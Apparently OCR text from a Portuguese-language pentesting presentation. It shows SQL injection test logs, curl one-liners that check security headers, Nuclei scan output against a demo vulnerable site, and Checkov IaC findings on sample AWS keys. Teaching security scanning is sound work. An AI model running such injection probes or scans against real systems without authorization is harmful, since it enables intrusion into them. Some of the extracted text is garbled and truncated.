[01:46:53] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[01:47:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[01:47:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[01:47:26] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subguery - comment)'
```

[01:47:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[01:47:35] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[01:47:37] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[01:47:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySOL comment)'

CSP CHECK - ONE-LINER

curl -v -silent https://\$domain --stderr - | awk '/^content-security-policy:/'

CSP CHECK – ONE-LINER RESULTS

content-security-policy: default-src * data: blob:; script-src 'self' data: 'unsafe-inline' 'unsafe-eval' blob: https://js.hsadspixel.net https://js.hsadspixel.net https://script.hotjar.com https://cdn.jsdelivr.net https://www.trustradius.com https://www.trustradius.com https://sript-hotjar.com https://sript-hotjar.com https://www.trustradius.com https://www.trustradius.com https://www.trustradius.com https://www.trustradius.com https://sript-hotjar.com <a href="https:

XSS-PROTECTION HEADER CHECK – ONE-LINER

curl -v -silent https://www.google.com --stderr - | awk '/^x-xss-protection:/'

x-xss-protection: 0

ENCONTRAR VULNERABILIDADES CONHECIDAS

projectdiscovery.io

```
nuclei -u "
http://demo.testfire.net" | tee
-a "output.txt"
```

NUCLEI

```
[WRN] Use with caution. You are responsible for your actions.
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[INF] Using Nuclei Engine 2.5.3 (latest)
[INF] Using Nuclei Templates 8.6.6 (latest)
[INF] Using Interactsh Server <a href="https://interactsh.com">https://interactsh.com</a>
[INF] Templates added in last update: 2529
[INF] Templates loaded for scan: 2424
[INF] Templates clustered: 363 (Reduced 334 HTTP Requests)
[2021-11-11 13:43:30] [http-missing-security-headers:access-control-allow-methods] [http] [i
[2021-11-11 13:43:30] [http-missing-security-headers:clear-site-data] [http] [info] https://
[2021-11-11 13:43:30] [http-missing-security-headers:cross-origin-embedder-policy] [http] [i
[2021-11-11 13:43:30] [http-missing-security-headers:cross-origin-opener-policy] [http] [inf
[2021-11-11 13:43:30] [http-missing-security-headers:access-control-allow-credentials] [http
[2021-11-11 13:43:30] [http-missing-security-headers:access-control-expose-headers] [http] [
[2021-11-11 13:43:30] [http-missing-security-headers:access-control-max-age] [http] [info] h
[2021-11-11 13:43:30] [http-missing-security-headers:strict-transport-security] [http] [info
[2021-11-11 13:43:30] [http-missing-security-headers:x-frame-options] [http] [info] https://
[2021-11-11 13:43:30] [http-missing-security-headers:x-permitted-cross-domain-policies] [htt
[2021-11-11 13:43:30] [http-missing-security-headers:cross-origin-resource-policy] [http] [i
[2021-11-11 13:43:30] [http-missing-security-headers:access-control-allow-origin] [http] [in
```

ENCONTRAR VULNERABILIDADES CONHECIDAS

TSUNAMI

INFRA AS A CODE

- Checkov
- docker run --tty --volume /projeto_iac:/tf bridgecrew/checkov --directory /tf

```
Check: CKV AWS 58: "Ensure EKS Cluster has Secrets Encryption Enabled"
       FAILED for resource: AWS::EKS::Cluster.EKSCluster File: /eks.yaml:265-279
        Guide: https://docs.bridgecrew.io/docs/bc aws kubernetes 3
                265
                        EKSCluster:
                          Type: AWS::EKS::Cluster
                266
                267
                          Properties:
                            Name: !Ref EKSClusterName
                268
                269
                            RoleArn:
                              "Fn::GetAtt": ["EKSIAMRole", "Arn"]
                270
                271
                            ResourcesVpcConfig:
                272
                              SecurityGroupIds:
                              - !Ref ControlPlaneSecurityGroup
                273
                              SubnetIds:
                274
                              - !Ref PublicSubnet01
                275
                              - !Ref PublicSubnet02
                276
                              - !Ref PrivateSubnet01
                277
                278
                              - !Ref PrivateSubnet02
                          DependsOn: [EKSIAMRole, PublicSubnet01, PublicSubnet02, PrivateSubnet01, PrivateSubnet02, ControlPlaneSecurityGroup]
                279
secrets scan results:
Passed checks: 0, Failed checks: 2, Skipped checks: 0
Check: CKV_SECRET_2: "AWS Access Key"
        Guide: https://docs.bridgecrew.io/docs/git secrets 2
                582 l
                                access key: "AKIAIOSFODNN7EXAMPLE"
Check: CKV SECRET 6: "Base64 High Entropy String"
        Guide: https://docs.bridgecrew.io/docs/git secrets 6
                                secret key: "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY"
                583
```

OBRIGADO!

- https://github.com/brinhosa
- https://github.com/brinhosa/awesome-pentest-tools-in-colab
- Ferramentas desta apresentação: shorturl.at/fvF58

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